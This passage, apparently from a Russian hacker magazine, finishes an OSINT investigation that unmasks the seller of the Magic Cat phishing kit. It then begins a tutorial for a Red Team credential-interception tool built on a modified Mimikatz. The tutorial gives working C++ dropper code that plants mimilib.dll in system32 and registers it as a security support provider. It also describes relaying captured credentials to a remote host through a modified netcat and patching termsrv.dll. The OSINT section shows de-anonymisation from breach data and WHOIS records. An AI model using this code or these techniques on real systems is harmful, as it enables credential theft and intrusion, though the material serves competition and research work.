
Занятно, что нет единого стандарта, какие именно цифры скрывать, когда сайт показывает лишь часть номера при восстановлении аккаунта. Если разные сайты маскируют разные цифры, ты можешь наложить их результаты друг на друга и узнать значительную часть номера.

Три пропущенных цифры оставили нам 1000 возможных телефонных номеров. Мы хотели искать их через OSINT Industries, но это могло бы влететь в копеечку. Вместо этого мы решили изучить базы данных утечек информации на все возможные номера, а уже найденные результаты прогнать через OSINT Industries.




Мы подумали вот о чем: не у всех телефонных номеров есть след в сети, и шансы больше у тех, что всплывали в утечках публичных баз данных.

Наш подход, похоже, окупился: мы нашли номер телефона, связанный с аккаунтом в Instagram — с таким же именем пользователя, как в Gmail, и той же аватаркой.




[redacted]

Теперь, когда у нас есть кандидат на номер телефона, мы решили покопаться в исторических записях WHOIS (это такие публичные регистраторы доменов) для сайтов, которые могли быть зарегистрированы с этим номером. И снова успех: в записи было полное имя, номер телефона и город.



```
Registrar WHOIS Server: whois.hichina.com/
Registrar URL: http://www.net.cn
Creation Date: 2018-[redacted]
Registry Expiry Date: 2019-[redacted]
Registrant Name: [redacted]
Registrant Organization: [redacted]
Registrant Street: [redacted]
Registrant City: zhengzhou
Registrant State/Province: henan
Registrant Postal Code: [redacted]
Registrant Country: CN
Registrant Phone: +86[redacted]
Registrant Email: [redacted]@qq.com
Admin Name: [redacted]
Admin Organization: [redacted]
```

Мы уже встречали это имя в Telegram. Даркула заваливал сеть ворохом вордовских файлов со всякими инструкциями по установке и использованию Magic Cat. В метаданных документов значилось то же имя.


[redacted].docx Properties
General
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Property	Value
Description	
Title	
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	[redacted]
Last saved by	[redacted]
Revision number	14
Version number	
Program name	Microsoft Office Word
Company	
Manager	
Content created	10/10/2023 9:07 AM
Date last saved	10/12/2023 12:55 PM
Last printed	
Total editing time	09:10:00
Content	

ИСТОРИЯ ПРОДОЛЖАЕТСЯ

Когда мы начали копаться в этом фишинг-ките, нас подстегнуло то, что информации о современных фишинговых кампаниях почти не было.

Мы решили выяснить, кто стоит за этой схемой и как она вообще работает. В идеале хотелось раскопать достаточно информации, чтобы выкатить статью и рассказать обо всех тонкостях.


Наше исследование выявило сотни тысяч жертв, тысячи лицензий, купленных для использования Magic Cat, и развитую экосистему, которая позволяет неправомерно использовать известные названия организаций со всего мира.

На этом этапе мы почувствовали, что наша роль в этой истории подходит к концу. Журналисты норвежского телеканала NRK смогли взять наши находки и благодаря своему расследованию подсветить новые факты. Они открыли дверь для дискуссий о том, что мы можем сделать, чтобы пресечь преступления такого рода.

Работодатели Даркулы

Репортеры норвежского медиаресурса NRK в рамках собственного расследования обратились к независимому исследователю Ксавье Хуану, специализирующемуся на КНР.

По его данным, найденный номер телефона зарегистрирован на Юйчэна С., 24-летнего жителя китайской провинции Хэнань. Сопоставив всё, авторы расследования NRK уверенно утверждают: именно Юйчэн стоит за киберкриминальной личностью Darcula. В их распоряжении — даже его фото с удостоверения личности.



В NRK решили связаться с Даркулой напрямую и отправили сообщение, обратившись к нему по настоящему имени. Ответ пришел спустя несколько дней — от человека, представившегося как Лао Лю:

— Юйчэн работал у нас, но уволился неделю назад.

Он отказался называть компанию или ее юридический адрес, ссылаясь на конфиденциальность. Но NRK настаивает:

— Мы пишем о Magic Cat и хотим поговорить с теми, кто его создавал.

— Нас много, и я один из них, — отвечает Лю. — Да, Юйчэн тоже участвовал. Он был самым успешным продавцом. Можно сказать, один из основателей. Хотя официально он просто получал зарплату.

На вопрос, является ли Юйчэн автором программы, Лю уклончиво отвечает: один из разработчиков. И добавляет:

— Мы не хотим его терять.

Когда NRK указывает на то, что Magic Cat активно используется для фишинга, Лю настаивает:

— Мы просто продаем софт, который создает сайты. Мы никого не подталкиваем к мошенничеству. Наша сфера — кибербезопасность и борьба с фродом.

— Но Darcula в Telegram помогает мошенникам, использующим Magic Cat. У нас есть доказательства.

— Мы не знаем, кто именно использует наш продукт, — отрезает он. — Но да, я знаю, что его применяют в схемах. Мы всё закроем.

Журналисты NRK подчеркивают, что на момент публикации Magic Cat не только не был закрыт, но вышла новая, более продвинутая версия, которая позволяет еще проще обманывать людей и воровать их деньги.

СЛУШАЙ СЕРДЦЕ

Пишем тулзу для перехвата учеток

Vlhll
@Stack_Canary_Found

Сегодня мы напишем утилиту, которая перехватывает в реальном времени и отправляет на удаленный хост учетные данные пользователей, позволяет запускать несколько сессий RDP и разрывать конкурирующие подключения. Для этого мы изменим исходный код Mimikatz.

В 2024 году проходила всероссийская студенческая кибербитва, в которой мне посчастливилось участвовать в составе команды Team8.

Тогда нам удалось одержать победу, и сейчас я хочу рассказать об одной из составляющих подготовки к соревнованиям. А именно о создании offensive tools — утилит, упрощающих жизнь участникам Red Team.

Немного поковыряв Standoff, я взял на заметку несколько моментов, которые постарался учесть в своей программе:

- частое использование утилит, связанных с добыванием учетных данных в системе (например, Mimikatz);
- периодические конфликты между участниками за общие ресурсы (в основном RDP-доступ к удаленному хосту), поскольку инфраструктура одна на всех.

Программа писалась за десять дней до соревнований, поэтому, возможно, некоторые решения покажутся тебе не совсем элегантными. Но в условиях цейтнота получилось то, что получилось.


WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

LISTENYOURHEART

Основная функция этой утилиты — перехват и ретрансляция на удаленный хост учетных данных пользователей в реальном времени, а также организация противодействия (не выходящего за рамки приличия) пользователям из других команд Red Team.

Поскольку разработка программы имела жесткое ограничение по времени, целесообразно было обратиться к готовым опенсорсным решениям в этой области, что я и сделал.



Компоненты программы ListenYourHeart

Программа состоит из пяти модулей:

- LyH.cpp — основной модуль, выполняющий подготовительные операции;
- mimilib.dll — модифицированный secuirty support provider из утилиты Mimikatz, перехватывающий учетные данные пользователя;
- mefcat.exe — модифицированный netcat, передающий учетные данные пользователя на удаленный хост;
- PatchTermSrv.exe — скрипт, который патчит `termsrv.dll`, чтобы появилась возможность создавать множество сеансов RDP на одной и той же машине;
- KoH.bat — скрипт, автоматически отключающий активные сеансы RDP.

ИНИЦИАЛИЗАЦИЯ


Чтобы начать работу, программа должна быть обеспечена необходимым окружением. Этим занимается класс `dropp3r` из модуля `LyH.cpp`. `Dropp3r` создает папку в корне диска `C:` с именем `temp`, выгружает файлы, зашитые в исполняемый файл программы, с использованием механизма ресурсов, а также регистрирует **Security Support Provider** в системе:

```
class dropp3r {
public:
    dropp3r() = default;
    int createTempDirectory();
    int dropRelations();
    int loadProvider();
};

// Выгрузка необходимых инструментов и зависимостей

int dropp3r::dropRelations() {

    const std::string files[] = {
        "patchTerm.exe"s,
        "KoH.bat"s,
        "nc6.exe"s
    };

    for (int i = 1; i < 4; i++) {
        HRSRC hRes = FindResource(NULL, MAKEINTRESOURCE(i), RT_RCDATA
);
        if (!hRes) return ERR_NOT_FOUND;

        HGLOBAL hData = LoadResource(NULL, hRes);
        if (!hData) return RESOURCE_NOT_LOAD;

        void* pData = LockResource(hData);
        DWORD size = SizeofResource(NULL, hRes);

        std::string outPath = PATH + "\\"s + files[i - 1];

        std::ofstream out(outPath, std::ios::binary | std::ios::out);

        if (!out) return NO_CREATE_FILE;

        out.write(static_cast<const char*>(pData), size);
        out.close();

    }
    return 0;
}

// Выгрузка и регистрация Security Support Provider в системе

int dropp3r::loadProvider() {

    HRSRC hRes = FindResource(NULL, MAKEINTRESOURCE(7), RT_RCDATA);
    if (!hRes) return ERR_NOT_FOUND;

    HGLOBAL hLoadedResource = LoadResource(NULL, hRes);
    if (!hLoadedResource) return RESOURCE_NOT_LOAD;

    void* pMim = LockResource(hLoadedResource);
    DWORD size = SizeofResource(NULL, hRes);


    LPWSTR packagePath = (LPWSTR)TEXT("c:\\windows\\system32\\
mimilib.dll");
    SECURITY_PACKAGE_OPTIONS spo = {};

    HANDLE hMimilib = CreateFileW(packagePath,
        GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL);

    DWORD wrtn = 0;
    WriteFile(hMimilib, (LPCVOID)pMim,size, &wrtn, NULL);
    CloseHandle(hMimilib);

    std::cout<<"[dropp3r] Trying to add security package . . .\n";

    SECURITY_STATUS ss = AddSecurityPackageW(packagePath, &spo);
    if (ss != SEC_E_OK) {
        if (ss == SEC_E_SECPKG_NOT_FOUND) {
            std::cout<<"[dropp3r] can't find mimilib [-]\n";
            return ERR_NOT_FOUND;
        }
        else {
            std::cout << "[dropp3r] FAILED! [-]\n";
            return ERROR;
        }
    }
    else {
        std::cout << "[dropp3r] SUCCESS! [+]\n";
    }
    return 0;

}
```

WWW

Для более глубокого погружения в тему, связанную с SSP/AP, советую прочитать статью «Поставщик небезопасности. Как Windows раскрывает пароль пользователя».

СОЗДАНИЕ КАНАЛА ПЕРЕДАЧИ ДАННЫХ



Процесс передачи перехваченных учетных данных

После создания окружения необходимо организовать канал передачи данных. В этом процессе участвуют три элемента:

- SecuritySupportProvider, который передает данные в сыром виде;
- mefcat (модифицированный netcat), который находится на стороне жертвы, получает напрямую от SSP креды пользователя и передает их на удаленный хост;
